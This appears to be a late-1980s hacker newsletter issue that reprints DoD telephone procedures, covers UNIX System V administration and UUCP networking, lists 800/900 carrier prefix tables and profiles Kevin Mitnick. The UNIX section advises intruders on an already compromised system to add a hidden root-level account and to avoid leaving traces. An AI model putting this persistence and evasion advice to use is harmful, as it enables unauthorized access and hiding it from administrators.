Avoid system saturation. Most AUTOVON calls from the DC area are attempted in the middle of the morning or afternoon. When this happens there simply are not enough circuits to handle every call. Attempt to place calls throughout the day. Many calls are completed faster with less preemption in the early morning or late afternoon when there is less competition for circuits. AUTOVON access (CONUS only) Dial "9" listen for dial tone, then AUTOVON number.

AUTOVON acess to overseas is not available through the DTS-W system. Overseas calls must be placed through the appropriate military switchboard serving your activity or by commercial means.

If you reach a busy signal (60 IPMS) on the number called, hang up and redial. If you reach a fast busy signal (120 IPMS), this indicates that the local or network equipment is busy. Hang up try again later.

Preemption—your call was cut off by a higher precedance call. Hang up and dial again.

Provide callers with your proper prefix for the Autovon calls. Washington area numbers listed in this directory are not Autovon numbers. See page 14 for cross-reference information.

LONG DISTANCE TELEPHONE CALLS

For calls within CONUS and to Hawaii, Puerto Rico, and the U.S. Virgin Islands.

Facilities are maintained within the Department of Defense for the most economical and efficient placing of long distance calls. To keep costs at a minimum, military departments must insure that only official calls of short duration be made over the Department of Defense facilities.

1. Applies to calls from *Unrestricted* telephone numbers only.
2. To place an official long distance call, dial 9 plus the area code and telephone number desired.
3. Avoid system saturation. Most Long Distance calls from the DC area are attempted in the middle of the morning or afternoon. When this happens there simply are not enough circuits to handle every call. Attempt to place calls throughout the day. Many calls are completed faster in the early morning or late afternoon when there is less competition for circuits.
4. If a "circuits busy" recording is encountered, hang up and try your call later.
5. If the call is of such urgency that delays cannot be tolerated dial the Defense operator ("O") and tell her/him of the circuit busy condition and request her/his assistance.
6. Agencies will be provided a monthly statement of long distance usage which will include calling number, date, time connected, length of call (in minutes), cost of the call, state, and telephone number called.
7. These procedures do not apply to 437 (Reston), or 756-5xxx (Melpar) exchanges.
8. Calls to Long Distance Information i.e. (Area + 555-1212) should be placed via the DoD Telephone Operator (Dial "O").
9. Calls to Area Code "800" may be dialed direct from any DOD telephone. Calls to Area Code "800" are free.
10. Refer to page 6 for Area Code numbers most frequently called.

CONFERENCE CALLS

1. Conference Calls established for DTS-W Telephone Users via the DoD Operator can consist of a maximum of twenty two parties local, CONSUS Long Distance and/or Oversees.
2. Conference Calls established for DTS-W via the "Meet Me" feature can consist of a maximum of twenty two parties, Local, CONSUS Long Distance and/or Oversees. The "Meet Me" feature allows conferees to dial directly into the conference automatically at a pre-determined time without operator assistance.
3. To arrange a conference call, dial "O", ask for the DoD Conference Operator and provide the following information:
   a. Your Name—DoD Telephone Number—DoD Agency.
   b. Date/Time/Approximate duration of conference.
   c. Names/Area Code + digit numbers of conference.
   d. Whether the teleconference will be operator-assisted or dialed direct ("Meet Me").
   e. DoD Telephone Number to be billed (if operator assisted).
4. Since the Autovon network has lines conditioned for preemption, its use on the conference system is discourage.
5. Conference Call Checklist.
   a. Before the teleconference, the meeting leader should send each participant the following:
      Time/Zone and location of teleconference.
      Agenda.
      Visuals, Charts, Graphs.
      List of Participants.
   b. The leader should contact all participants and arrange for each participant or a proxy to answer the telephone at the pre-determined time.
   c. During the teleconference, the leader should:
      Announce the agenda.
      Have participants introduce themselves.
      Establish speaking order.
   d. Avoid use of extension telephone.

DOD OFFICIAL TELEPHONE CREDIT CARD USERS

Telephone credit cards are intended for official use when the authorized credit card holders is away from their permanent duty station and has a requirement to place an official call.

Credit cards will not be used by DOD officials to make calls from their permanent duty station.

TRANSFERRING CALLS*

IMPORTANT: To transfer a call, signal operator by pressing switch hook firmly ONCE.

You can transfer any incoming long distance or direct in-dialing call by signalling the operator. This transfer cannot be made if more than one telephone is open on the line attempting the transfer. Calls made to you from within the same exchange cannot be transferred.

*NOTE: Telephone users in the 295, 427, and 578 exchanges see instructions next page.

HACKER'S GUIDE

`adduser`
USER MANAGEMENT

Anytime you want to quit, type "q".
If you are not sure how to answer any prompt, type "?" for help.
If a default appears in the question, press <RETURN> for the default.
Enter user's full name [?,q]: (enter the name you want)
Enter user's login ID [?,q]: (the ID you want to use)
Enter user's ID number (default 50000) [?,q) [?,q]: (press return)
Enter group ID number or group name: (any name from /etc/group)
Enter user's login home directory: (enter /usr/name)

This is the information for the new login:
User's name: (name)
login ID: (ID)
users ID: 50000
group ID or name:
home directory:/usr/name
Do you want to install, edit, skip [i,e,s,q]? (enter "i" to install)
Login installed
Do you want to give the user a password? [y,n] (it's better to enter one)
New password:
Re-enter password:

Do you want to add another login?

This is the process to add a user. Since you hacked into a super user account, you can make another super user account by doing the following: enter 0 as a user and a group ID and enter the home directory as /usr/admin. This will give you as much access as the sysadm account. Caution: Do not use login names like Hacker, Cracker, Phreak, etc. This is a total giveaway. The process of adding a user won't last very long. The S.A. will know when he checks out the /etc/passwd file.

sysadm moduser - this utility allows one to modify users. Do not abuse!

Enter this:
$ sysadm moduser
Password:
(This is what you will see)
MODIFYING USER'S LOGIN

1) chgloginid (This is to change the login ID)
2) chgpassword (Changing password)
3) chgshell (Changing directory. DEFAULT = /bin/sh)

ENTER A NUMBER, NAME, INITIAL PART OF NAME, OR ? OR <NUMBER>? FOR HELP, Q TO QUIT

Try every one of them out. Do not change someone's password. It creates havoc. If you do decide to change it, write the original one down somewhere and change it back. Try not to leave too many traces after you have had your fun.

sysadm deluser - this is used to delete a user.

Enter this:
$ sysadm deluser
Password:
(This will be the screen output)
Running subcommand 'deluser' from menu 'usermgmt'
USER MANAGEMENT

This function completely removes the user, their mail file, home directory, and all files below their home directory from the machine.

Enter login ID you wish to remove [q]: (cathy)
'cathy' belongs to 'Cathy Franklin'
whose home directory is /usr/cathy
Do you want to remove the login ID 'cathy' ? [y,n,?,q]: (y)

/usr/cathy and all files under it have been deleted.

Enter login ID you wish to remove [q]:

Other Super User Commands

wall [text] control-d - sends an announcement to users logged in (will override mesg -n command). Execute only from /.
/etc/newgrp - used to become a member of a group.
sysadm delgroup - deletes groups.
sysadm diskuse - shows free space, etc.
sysadm whoson - self-explanatory.
sysadm lsgroup - lists groups.
sysadm mklineset - hunts various sequences.
sysadm lsuser - lists all the users and their login names.

Basic Networking Utility (BNU)

The BNU is a unique feature in UNIX. Some systems may not have this installed. BNU allows you to communicate with other remote UNIXes without logging off the one you're presently on. BNU also allows file transfers between computers. Most UNIX System V's will have this feature installed.

The user programs like cu, uux, etc. are located in the /usr/bin directory.

Basic Networking Files
/usr/lib/uucp/[file name]

systems - cu command to establish link. It contains info on the remote computer's name, the time it can be reached, login ID, password, telephone numbers, etc.
devices - interconnected with systems file. Also contains baud rate, port, etc.
dialcodes - contains abbreviations for phone numbers that can be used in the systems file.

Other files are dialers, sysfiles, permissions, poll, devconfig.

BNU Administrative Files

There are five administrative files present. These files are created in the /usr/spool directory. They are responsible for various BNU processes.
TM - this file is used to hold temporary data. When transferring the files from a remote to local the /usr/spool/uucp/[name of the remote computer] creates this in the following format: TM [Process Identification Number].[ddd]. The ddd is a 3 digit number (sequential) starting with "0". A typical example would be: TM322.012. This file is then moved into the path defined by the C.sysnxxx file.

"BNU allows you to communicate with other remote UNIXes without logging off the one you're presently on."

X - executes files. Created in the /usr/spool before you execute the commands in remote. The format used to name this file is X.sysnxxxx where sys stands for the remote name and n is the priority level. The xxxx is a

sequence assigned by the uucp. These files always contain the name of the file, computer and file name to receive, person's login and computer name, and the command string.

LCK - the lock file created in the /usr/spool/locks directory. This is used when devices are being used. Prevents usage of the same calling device. Format used: LCK.str where the str is a device name. The lock file contains the PID needed to lock.

C.sysnxxx - created in the usr/spool directory. These are the work files. Used when work is in line for remote executions. The format is the same as the X.sysnxxxx. The work files contain the full path name of the file to be sent, path name of the destination (TM Transfers), remote login name to be notified after the file transmission is complete, user's login name, and the name of the programs used (uucp, uupick, etc.).

"Do not change someone's password. It creates havoc."

D - the data files. Format used is D.systmxxxxyyy. These files are created when specified in a command to copy to the spool directory. The "systm" is the remote name, xxxx are the four digits sequentially assigned by the uucp. The yyy is a sub sequence number.

Logging Onto Remote and Sending, Receiving Files

cu - this command allows one to logon to the local as well as the remote UNIX (or a non UNIX) without having to hang up. This is useful for transferring files.

$ cu [-s baud rate][-o odd parity][-e even parity][-l name of comm line] telephone number | systemname

To view system names that you can communicate with, use the 'unname' command.

$ cu -s300 3=9872344 (9872344 is the telephone number)
connected
login:
password:

Local Strings

~. - will log you off the remote terminal but not the local.

~! - will log you off on the local without disconnecting the line from the remote.

<control-d> - puts you back on the remote UNIX.

~%take [file name] - takes a copy of the file name and copies it to the local (the directory which you are in).

~%put [file name] - reverse of above.

~$[command] - allows the execution of a command to the local from remote.

ct

ct allows the local to connect to the remote. Initiates a getty on a remote terminal. Useful when using a remote terminal.

$ ct [-h prevent automatic hang up][-s bps rate][-wt set a time to call back abbreviated t mins] telephone number

uux

To execute commands on a remote (UNIX to UNIX)

$ uux [- use standard output][-n prevent mail notification][-p also use

standard output] command-string

uucp

uucp copies files from one's computer to the home directory of a user in a remote system. This also works when copying files from one directory to another in the remote. The remote user will be notified by mail. This command becomes useful when copying files from a remote to your local system. The uucp requires the uucico daemon to call up the remote and to perform file login sequence, file transfer, and notification of the user by mail.

Daemons are programs running in the background. The three daemons in a UNIX are uucico, uusched, and uuxqt.

uuxqt - remote execution. This daemon is executed by uudemon.hour started by cron. uuxqt searches in the spool directory for an executable file named X.file sent from the remote system. When it finds the file it obtains the processes which are to be executed. The next step is to find out if the processes are available at the time. If they are it checks permission and if everything is OK it proceeds to the background process.

uucico - this daemon is very important. It is responsible for establishing a connection to the remote. It also checks permission, performs login procedures, transfers, and executes files. It also notifies the user by mail. This daemon is called upon by uucp, uuto, uux commands.

uusched - this is executed by the shell script called uudemon.hour. This daemon acts as a randomizer before the uucico daemon is called.

Usage of uucp Command

$ uucp [options] [full path name] file [destination path] file

Example:

$ uucp -m -s bbss hackers unix2!/usr/todd/hackers

What this would do is send the file hackers from your computer to the remote's /usr/todd/hackers. todd would get mail that said that a file had been sent to him. unix2 is the name of the remote.

Options for uucp:

-c don't copy files to spool directory

-C copy to spool

-s [file name] - this file will contain the file status (above is bbss)

-r don't start the comm program (uucico) yet

-j print job number (for above unix2e9o3)

-m send mail when file is complete

Now suppose you wanted to receive a file called kenya which is in the usr/dan/usa directory to your home directory /usr/john. Assuming that the local system's name is ATT01 and you are currently working in /usr/dan/usa, you would type in:

$ uucp kenya ATT01!/usr/john/kenya

uuto

The uuto command allows one to send a file to a remote user and can also be used to send files locally.

$ uuto [file name] [system!login name] (omit system name if local)

Conclusion

There's always more to say about UNIX but this is enough for now. I hope I have made the UNIX operating system a little more familiar. The contents of this article are all accurate to the best of my knowledge.

Remember not to abuse any systems you hack into. A true hacker doesn't like to wreck but prefers to learn.

ever wonder who owns

by Scott Statton
@ The TELECOM DIGEST

800 service is offered by various IECs. Each NXX in the 800 SAC is assigned to a given carrier, who is responsible for assigning numbers from that block to customers, and providing 10 digit translation. When you as Joe Customer dial 1-800-222-1234 (made up number, please don't bother them) it will initiate the following sequence:

1. If you are in an Electronic Office (DMS-100, DMS-200, 1A ESS, #5 ESS) the 800-222 will be translated to "AT&T" and search for an opening in a trunk group marked for 800 origination. Should none be found, bump to step 3.

2. If you are in a non-electronic office (SXS, XB, and some flavors of ESS), it will go to the access tandem that you're office "homes" on, where 800-222 will be translated to "AT&T".

3. Find a trunk in a trunk group marked for 800 origination. Should none be found, give the customer a recording "Due to network congestion, your 800 call could not be completed" or die, or whatever. (Depends on phase of moon, etc.)

4. The end office will then send the following pulse-stream (in MF):

KP + II + 3/10D + ST + KP + 800 222 1234 + ST

(note that this is a simplification, there are some fine points of ANI spills that are beyond the scope of this article)

II = 2 information digits ... typical values are:
00 normal ANI .. 10 digits follow
01 ONI line ... NPA follows
02 ANI failure ... NPA follows
3/10D = 3 or 10 digits. Either the NPA, or the entire 10 digit number.
KP and ST are control tones.

5. The carrier receives all of this (and probably throws the ANI into the bit bucket) and translates the 800 number to what's called a PTN, or Plant Test Number. For example, 617-555-9111. Then, the call is routed *as if* the customer had dialed that 10 digit number. Of course, the billing data is marked as an 800 call, so the subscriber receiving the call pays the appropriate amount.

800 Service and OCN Translation Table

Under Equal Access, any long distance company can carry 1-800 traffic. Which carrier gets the call is determined (at the moment) by the NNX of the number. 1-800-528-1234 is carried by AT&T while 1-800-888-1800 is carried by MCI.

The carrier must have Feature Group D presence for originating calls from the originating exchange (either direct, or through an access tandem).
In the future, when CCIS becomes wide-spread, a query will be made in the database [Who gets 1-800-985-1234?] and the call will be routed appropriately. To clarify: Now the carrier is determined by the NXX. In the future, the carrier will be determined by the entire

seven digits.

A similar situation exists with 900 service. Each carrier can reserve NXX's from BellCore (the people who among a zillion other tasks are in charge of handing out prefixes and area codes). They're not cheap! To get the actual number is free (when you meet certain qualifications), but to get it "turned on" in a LATA costs you money, depending on (1) how many prefixes you're getting, (2) whether it's 800 or 900 service, (3) how many tandems/end offices are in the LATA. It requires a discrete amount of labor for *each* office, because *each* routing table must be modified.

Of the 800 possible NXX's, 409 are currently assigned. A long distance carrier can get one 800 and four 900 numbers just for the paperwork. But to get more than that, you have to show that you're 70% full now, and demonstrate a real need for the capacity.

I have included the entire 800-NXX to long-distance carrier translation table. Note that not every NXX is valid in every area.

Revised 800/OCN Translation Table
Effective 10 October 1988

221 ATX	222 ATX	223 ATX	224 LDL	225 ATX
226 MIC	227 ATX	228 ATX	229 TDX	230 NTK
231 ATX	232 ATX	233 ATX	234 MCI	235 ATX
236 SCH	237 ATX	238 ATX	239 DLT	240 SIR
241 ATX	242 ATX	243 ATX	244 ---	245 ATX
246 ---	247 ATX	248 ATX	249 ---	250 ---
251 ATX	252 ATX	253 ATX	254 TTU	255 ATX
256 LSI	257 ATX	258 ATX	259 ---	260 ---
261 SCH	262 ATX	263 CAN	264 ICT	265 CAN
266 CSY	267 CAN	268 CAN	269 FDG	270 ---
271 ---	272 ATX	273 ---	274 MCI	275 ITT
276 ONE	277 SNT	278 ---	279 MAL	280 ADG
281 ---	282 ATX	283 MCI	284 MCI	285 ---
286 ---	287 ---	288 MCI	289 MCI	290 ---
291 ---	292 ATX	293 PRO	294 ---	295 ---
296 ---	297 ARE	298 ---	299 CYT	

321 ATX	322 ATX	323 ATX	324 HNI	325 ATX
326 UTC	327 ATX	328 ATX	329 TET	330 TET
331 ATX	332 ATX	333 MCI	334 ATX	335 SCH
336 ATX	337 FST	338 ATX	339 ---	340 ---
341 ATX	342 ATX	343 ATX	344 ATX	345 ATX
346 ATX	347 UTC	348 ATX	349 DCT	350 CSY
351 ATX	352 ATX	353 ---	354 ---	355 ---
356 ATX	357 ---	358 ATX	359 UTC	360 ---
361 CAN	362 ATX	363 CAN	364 HNI	365 MCI
366 UTC	367 ATX	368 ATX	369 TDD	370 TDD
371 ---	372 ATX	373 TDD	374 ---	375 TNO
376 ---	377 GTS	378 ---	379 ---	380 ---

the long awaited

381 ---	382 ATX	383 TDD	384 FDT	385 CAB
386 TBQ	387 CAN	388 ---	389 ---	390 ---
391 ---	392 ATX	393 EXF	394 ---	395 ---
396 ---	397 TDD	398 ---	399 ARZ	

421 ATX	422 ATX	423 ATX	424 ATX	425 TTH
426 ATX	427 ---	428 ATX	429 ---	430 ---
431 ATX	432 ATX	433 ATX	434 AGN	435 ATX
436 IDN	437 ATX	438 ATX	439 ---	440 TXN
441 ATX	442 ATX	443 ATX	444 MCI	445 ATX
446 ATX	447 ATX	448 ATX	449 ---	450 USL
451 ATX	452 ATX	453 ATX	454 ALN	455 ---
456 MCI	457 ATX	458 ATX	459 ---	460 ---
461 CAN	462 ATX	463 CAN	464 --	465 CAN
466 ALN	467 ICT	468 ATX	469 ---	470 ---
471 ALN	472 ATX	473 ---	474 ---	475 TDD
476 TDD	477 ---	478 AAM	479 ---	480 ---
481 ---	482 ATX	483 ---	484 TDD	485 TDD
486 TDX	487 ---	488 ---	489 TOM	490 ---
491 ---	492 ATX	493 ---	494 ---	495 ---
496 ---	497 ---	498 ---	499 ---	

521 ATX	522 ATX	523 ATX	524 ATX	525 ATX
526 ATX	527 ATX	528 ATX	529 MIT	530 ---
531 ATX	532 ATX	533 ATX	534 ---	535 ATX
536 ALN	537 ATX	538 ATX	539 ---	540 ---
541 ATX	542 ATX	543 ATX	544 ATX	545 ATX
546 UTC	547 ATX	548 ATX	549 ---	550 CMA
551 ATX	552 ATX	553 ATX	554 ATX	555 ATX
556 ATX	557 ALN	558 ATX	559 ---	560 ---
561 CAN	562 ATX	563 CAN	564 ---	565 CAN
566 ALN	567 CAN	568 ---	569 ---	570 ---
571 ---	572 ATX	573 ---	574 AMM	575 ---
576 ---	577 GTS	578 ---	579 LNS	580 WES
581 ---	582 ATX	583 TDD	584 TDD	585 ---
586 ATC	587 LTQ	588 ATC	589 LGT	590 ---
591 ---	592 ATX	593 TDD	594 TDD	595 ---
596 --		597 ---	598 ---	599 ---

621 ATX	622 ATX	623 ---	624 ATX	625 NLD
626 ATX	627 MCI	628 ATX	629 ---	630 ---
631 ATX	632 ATX	633 ATX	634 ATX	635 ATX
636 CQU	637 ATX	638 ATX	639 BUR	640 ---
641 ATX	642 ATX	643 ATX	644 CMA	645 ATX
646 ---	647 ATX	648 ATX	649 ---	650 ---
651 ---	652 ATX	653 ---	654 ATX	655 ---
656 ---	657 TDD	658 TDD	659 ---	660 ---
661 CAN	662 ATX	663 CAN	664 UTC	665 CAN
666 MCI	667 CAN	668 CAN	669 UTC	670 ---

800 translation table!

671 ---	672 ATX	673 TDD	674 TDD	675 ---
676 ---	677 ---	678 MCI	679 ---	680 ---
681 ---	682 ATX	683 MTD	684 ---	685 ---
686 LGT	687 NTS	688 ---	689 ---	690 ---
691 ---	692 ATX	693 ---	694 ---	695 ---
696 ---	697 ---	698 NYC	699 PLG	

720 TGN	721 ---	722 ATX	723 ---	724 RTC
725 SAN	726 UTC	727 MCI	728 TDD	729 UTC
730 ---	731 ---	732 ATX	733 UTC	734 ---
735 UTC	736 UTC	737 MEC	738 MEC	739 ---
740 ---	741 MIC	742 ATX	743 EDS	744 ---
745 ---	746 ---	747 TDD	748 TDD	749 TDD
750 ---	751 ---	752 ATX	753 ---	754 TSH
755 ---	756 ---	757 TID	758 ---	759 MCI
760 ---	761 ---	762 ATX	763 ---	764 AAM
765 ---	766 ---	767 UTC	768 SNT	769 ---
770 GCN	771 SNT	772 ATX	773 CUX	774 ---
775 ---	776 UTC	777 MCI	778 UTC	779 TDD
780 TDD	781 ---	782 ATX	783 ALN	784 ALG
785 SNH	786 *1	787 ---	788 ---	789 TMU
790 ---	791 ---	792 ATX	793 ---	794 ---
795 ---	796 ---	797 TID	798 TDD	799 --

821 ATX	822 ATX	823 THA	824 ATX	825 MCI
826 ATX	827 UTC	828 ATX	829 UTC	830 ---
831 ATX	832 ATX	833 ATX	834 ---	835 ATX
836 TDD	837 TDD	838 ---	839 VST	840 ---
841 ATX	842 ATX	843 ATX	844 LDD	845 ATX
846 ---	847 ATX	848 ATX	849 ---	850 TKC
851 ATX	852 ATX	853 ---	854 ATX	855 ATX
856 ---	857 TLS	858 ATX	859 ---	860 ---
861 ---	862 ATX	863 ALN	864 TEN	865 ---
866 ---	867 ---	868 SNT	869 UTC	870 ---
871 ---	872 ATX	873 MCI	874 ATX	875 ALN
876 MCI	877 UTC	878 ALN	879 ---	880 NAS
881 NAS	882 ATX	883 ---	884 ---	885 ATX
886 ALN	887 ETS	888 MCI	889 ---	890 ---
891 ---	892 ATX	893 ---	894 ---	895 ---
896 TXN	897 ---	898 CGI	899 TDX	

921 ---	922 ATX	923 ALN	924 ---	925 ---
926 ---	927 ---	928 CIS	929 ---	930 ---
931 ---	932 ATX	933 ---	934 ---	935 ---
936 RBW	937 MCI	938 ---	939 ---	940 TSF
941 ---	942 ATX	943 ---	944 ---	945 ---
946 ---	947 ---	948 ---	949 ---	950 MCI
951 BML	952 ATX	953 ---	954 ---	955 MCI

800 exchange translations

956 ---	957 ---	958 *2	959 *2	960 CNO
961 ---	962 ATX	963 SOC	964 ---	965 ---
966 TDX	967 ---	968 TED	969 TDX	970 ---
971 ---	972 ATX	973 ---	974 ---	975 ---
976 ---	977 ---	978 ---	979 ---	980 ---
981 ---	982 ATX	983 WUT	984 ---	985 ---
986 WUT	987 ---	988 WUT	989 TDX	990 ---
991 ---	992 ATX	993 ---	994 ---	995 ---
996 VOA	997 ---	998 ---	999 MCI	

NOTES:

*1 -- RELEASED FOR FUTURE ASSIGNMENT

*2 -- These NXX codes are generally reserved for test applications. They may be reserved for access tandem testing from an end office.
Note also: the following NXX's are dedicated for RCCP (Radio Common Carrier Paging) under the discretion of the local exchange carrier:
202, 212, 302, 312, 402, 412, 502, 512, 602, 612, 702, 712, 802, 812, 902, and 912.

OCN Reference List:

ADG - Advantage Network, Inc.
ALG - Allnet Communication Services
AAM - ALASCOM
ARZ - AmeriCall Corporation (Calif.)
ATX - AT&T
BUR - Burlington Tel.
CAN - Telcom Canada
CQU - ConQuest Comm. Corp
CUX - Compu-Tel Inc.
DCT - Direct Communications, Inc.
EDS - Electronic Data Systems Corp.
EXF - Executines of Florida, Inc.
FDN - Florida Digital Network
FST - First Data Resources
GTS - Telenet Comm. Corp.
ITT - United States Transmission Sys
LDL - Long Distance for Less
LNS - Lintel Systems
LTQ - Long Distance for Less
MCI - MCI Telecommunications Corp.
MEC - Mercury, Inc.
MIT - Midco Communications
NLD - National Data Corp.
NTS - NTS Communications
ONE - One Call Communications, Inc.
PLG - Pilgrim Telephone Co.
RBW - R-Comm
AGN - AMRIGON
AMM - Access Long Distance
ARE - American Express TRS
ATC - Action Telecom Co.
BML - Phone America
CAB - Hedges Communications
CNO - COMTEL of New Orleans
CSY - COM Systems
CYT - ClayDesta Communications
DLT - Delta Communications, Inc.
ETS - Eastern Telephone Systems, Inc.
FDG - First Digital Network
FDT - Friend Technologies
GCN - General Communications, Inc.
HNI - Houston Network, Inc.
LDD - LDDS-II, Inc.
LGT - LITEL
LSI - Long Distance Savers
MAL - MIDAMERICAN
MDE - Meade Associates
MIC - Microtel, Inc.
MTD - Metromedia Long Distance
NTK - Network Telemanagement Svcs.
ONC - OMNICALL, Inc.
PHE - Phone Mail, Inc.
PRO - PROTO-COL
RTC - RCI Corporation

and 900 translations too!

SAN - Satelco
SDY - TELVUE Corp.
SLS - Southland Systems, Inc.
SNT - SouthernNet, Inc.
TBQ - Telecable Corp.
TDX - Cable & Wireless Comm.
TEM - Telesystems, Inc.
TET - Teltec Savings Comm. Co.
THA - Touch America
TKC - TK Communications, Inc.
TMU - Tel-America, Inc.
TOM - TMC of Montgomery
TSF - SOUTH-TEL
TTH - Tele Tech, Inc.
TXN - Tex-Net
UTC - U.S. Telcom, Inc. (U.S. Sprint)
VST - STAR-LINE
WUT - Western Union Telegraph Co.
SCH - Schneider Communications
SIR - Southern Interexchange Services
SNH - Sunshine Telephone Co.
SOC - State of California
TDD - Teleconnect
TED - TeleDial America
TEN - Telesphere Network, Inc.
TGN - Telemanagement Consult't Corp.
TID - TMC South Central Indiana
TLS - TELE-SAV
TNO - ATC Cignal Communications
TOR - TMC of Orlando
TSH - Tel-Share
TTU - Total-Tel USA
USL - U.S. Link Long Distance
VOA - Valu-Line
WES - Westel

NOTE: Where local telcos, such as Illinois Bell offer 800 service, they purchase blocks of numbers from AT&T on prefixes assigned to AT&T. They are free to purchase blocks of numbers from any carrier of their choice however.

900 Series Prefix to OCN translation table

Please note that this differs from the 800 table, because much fewer of the 900 NXXs are assigned.

200 ATX	202 AME	210 ATX	220 ATX	221 TDX
222 ONC	223 TDX	225 PAC	226 MCI	233 TDX
234 TEN	240 USW	248 AME	250 ATX	258 TEN
254 TTU	255 SNT	260 ATX	264 ADG	266 CSY
272 BLA	273 CAN	275 ITT	280 AME	282 LGT
283 PAC	288 GNW	297 CAN	300 ATX	301 AME
302 AME	303 PAC	321 TEN	322 TDX	327 ETS
328 ATX	331 TET	332 PLG	333 USW	335 BLA
342 ATX	344 ATX	345 ALN	346 UTE	350 ATX
364 GNW	366 ONC	369 TEN	370 ATX	377 GTS
386 UTE	388 SNT	399 ARZ	400 ATX	407 ATX
410 ATX	420 ATX	422 ALN	426 PLG	428 AME
430 USW	444 ONC	445 PHE	446 MCI	450 AME
451 CAN	456 TEN	463 UTE	478 AAM	479 ARZ
480 ATX	483 GMW	488 ONC	490 USW	500 ATX
505 PAC	520 ATX	529 MIT	536 BUR	540 ALN
543 ALN	545 GCA	550 ALN	555 ATX	567 ALN
580 USW	590 ATX	595 CAN	600 ATX	620 AME

900 translations &

624 PAC 626 CSY 628 AME 630 CAN 633 MIT
639 PLG 643 CAN 645 CAN 650 ATX 654 TEN
656 SNT 660 ATX 661 UTE 663 MDE 665 ALN
666 ONC 670 CAN 677 CAN 678 MCI 680 ATX
686 LTG 690 CAN 698 NYT 699 PLG 701 BLA
710 TGN 720 ATX 722 PAC 724 RTC 725 SNT
727 GCA 730 ATX 739 CSY 740 ATX 741 TEN
746 ITT 750 CAN 753 ALN 765 ALN 773 ATX
777 PAC 778 AME 780 AME 786 ATX 790 CAN
792 CAN 801 BLA 820 ATX 830 CAN 843 PAC
844 PAC 847 UTE 850 ATX 860 ATX 866 AAM
870 CAN 872 TEN 887 ETS 888 CIS 900 TDX
901 BLA 903 ATX 909 ATX 924 AME 932 ATX
948 ARZ 949 MIC 963 TEN 970 MIC 971 MIC
972 MIC 973 MIC 974 ALN 975 ALN 976 ATX
988 MCI 990 MCI 991 ALG 993 SNT 999 TEN

With 900 service, you pay more for the information than for the transport of the call. This varies typically from 35 cents to a few dollars for either a timed service, or a "as long as you like" duration-sensitive service. There are two sub-species of 900 service, AT&T and "everybody else".

Everybody else is handled exactly as 800 service above, except the IEC will probably use the ANI information to send you a bill. (Either directly, or through your BOC, each situation is governed by applicable tariffs and contractual arrangements between the IEC and the BOC.)

AT&T 900 is a curious monster indeed. It was designed as a "mass termination" service. When you dial a 900 number by AT&T (such as the "hear space shuttle mission audio" number) you get routed to one of twelve "nodes" strewn throughout the country. These nodes are each capable of terminating 9,000 calls *per second*. There are several options available, where the customer and/or the IP pay for all/part of the call. The big difference between 800 and AT&T 900 is *not* "who pays for the call" (there are free 900 numbers) but "how many people can it handle at once". The IP is responsible for providing program audio. AT&T is prohibited from providing audio-program services (i.e., tape recorded messages). As with any rule, there are exceptions to these as well.

Additional OCN's:

AME - Ameritech
BLA - Bell Atlantic
GCA - GTE California
GMW - GTE Midwest
GNW - GTE Northwest
NYT - New York Telephone
PAC - Pac Bell
USW - U.S. West
UTE - United Tel

Glossary:

ANI - Automatic Number Identification. An MF sequence that identifies your line for toll billing information. Often confused with ANAC (Automatic Number Announcement Circuit)

glossary of terms

which reads your number back in a synthesized voice.

BOC - Bell Operating Company. An often misused term that in general usage means "your local exchange carrier." Since most of the telephones in the country are served by what used to be the Bell system, we tend to use the term. The proper term in this case, however IS "Exchange Carrier [EC]". They provide service within your LATA.

FG-A - Feature Group A. Line Side termination for Long Distance carriers. The old 555-1234 for Widget Telephone Company, then dial an access code, and the number style dialing is called FG-A.

FG-B - Feature Group B. Trunk Side termination for Long Distance carriers. 950 service. This is LATA wide service, and doesn't cost the customer message units. ANI is only provided when the trunks terminate in the End Office (as opposed to an access tandem).

FG-D - Feature Group D. Trunk Side termination. Provides 10xxx dialing, 1+ pre-subscription dialing, and Equal Access 800/900 service. Only available in electronic offices and some 5XB offices (through a beastie called an Adjunct Frame.)

GAB - Group Audio Bridging. Where several people call the same number, to talk to other people calling the same number. "Party" or "Chat" lines.

IEC - Inter-Exchange Carrier. Someone who actually carries calls from place to place. AT&T, Sprint, MCI are all IECs.

IP - Information Provider. Someone who sells a value-added service over the telephone. Where you pay for the *information* you're receiving, as well as the cost of *transport* of the call.

NXX - Notation convention for what used to be called a "prefix". N represents the digits 2 through 9, and X represents the digits 0 through 9. There are 800 valid NXX combinations, but some are reserved for local use. (411 for Directory, 611 for Repair Bureau, 911 for emergency, etc.)

ONI - Operator Number Identification. In areas with some styles of party-line service, the CO cannot tell who you are, and the operator will come on and say, "What number are you calling from?". You can lie, they have to trust you. They *may* know which *prefix* you're coming from, though.

PTN - Plant Test Number. A regular 10 digit number assigned with your inward WATS line. This may NOT be a "dialable" number from the local CO. (A friend has a WATS line in Amherst, MA [413-549, #5 ESS] and you cannot dial the PTN locally, but you can if you come in on a toll trunk.)

SAC - Special Area Code. Bellcore speak for area codes that aren't really places, but classes of service.

HACKERS

(continued from page 3)

California group of computer enthusiasts, the Roscoe Gang, who met in a pizza parlor in the Los Angeles area. The group also stayed in contact through a variety of computer bulletin board systems, including one, 8BBS Santa Clara, California, run by employees of Digital.

In 1981 Mr. Mitnick and three other group members were arrested on charges of stealing technical manuals from the Pacific Telephone Company. Mr. Mitnick was convicted and served six months in a youth detention center.

He was caught again by University of Southern California officials in 1983 trying to break into the school's computers. In another incident, Mr. Mitnick fled to Israel to avoid prosecution after being accused of tampering with a computer storing credit information at TRW.

In December 1987 he was convicted of stealing software from Microport Systems in Santa Cruz, and was sentenced to 36 months of probation.

What made Mitnick "the best", according to a friend, was his ability to talk people into giving him privileged information. He would call an official with a company he wanted to penetrate and say he was in the maintenance department and needed a computer password. He was so convincing that they would give him the necessary names or numbers.

Mr. Mitnick was supposedly able to avoid being apprehended by tampering with telephone company switching equipment to mask his location. An internal memo of the Pacific Telephone Company indicated that Mitnick had compromised all of that company's switching systems.

Investigators believe that Mitnick may have been the instigator of a false report released by a news service in April 1988 that Security Pacific National Bank lost $400 million in the first quarter of 1988. The report, which was released to the NY Stock Exchange and other wire services, was distributed four days after Mitnick had been turned down for a job at Security Pacific.

The false information could have caused huge losses for the bank had it reached investors, but the hoax was uncovered before that could happen.

The prosecutor said Mitnick also penetrated an NSA computer and obtained telephone billing data for the agency and several of its employees.

As of this writing, Mitnick has been sentenced to a year in jail. They won't even let him use the phone, out of fear of what he might do.

* * *

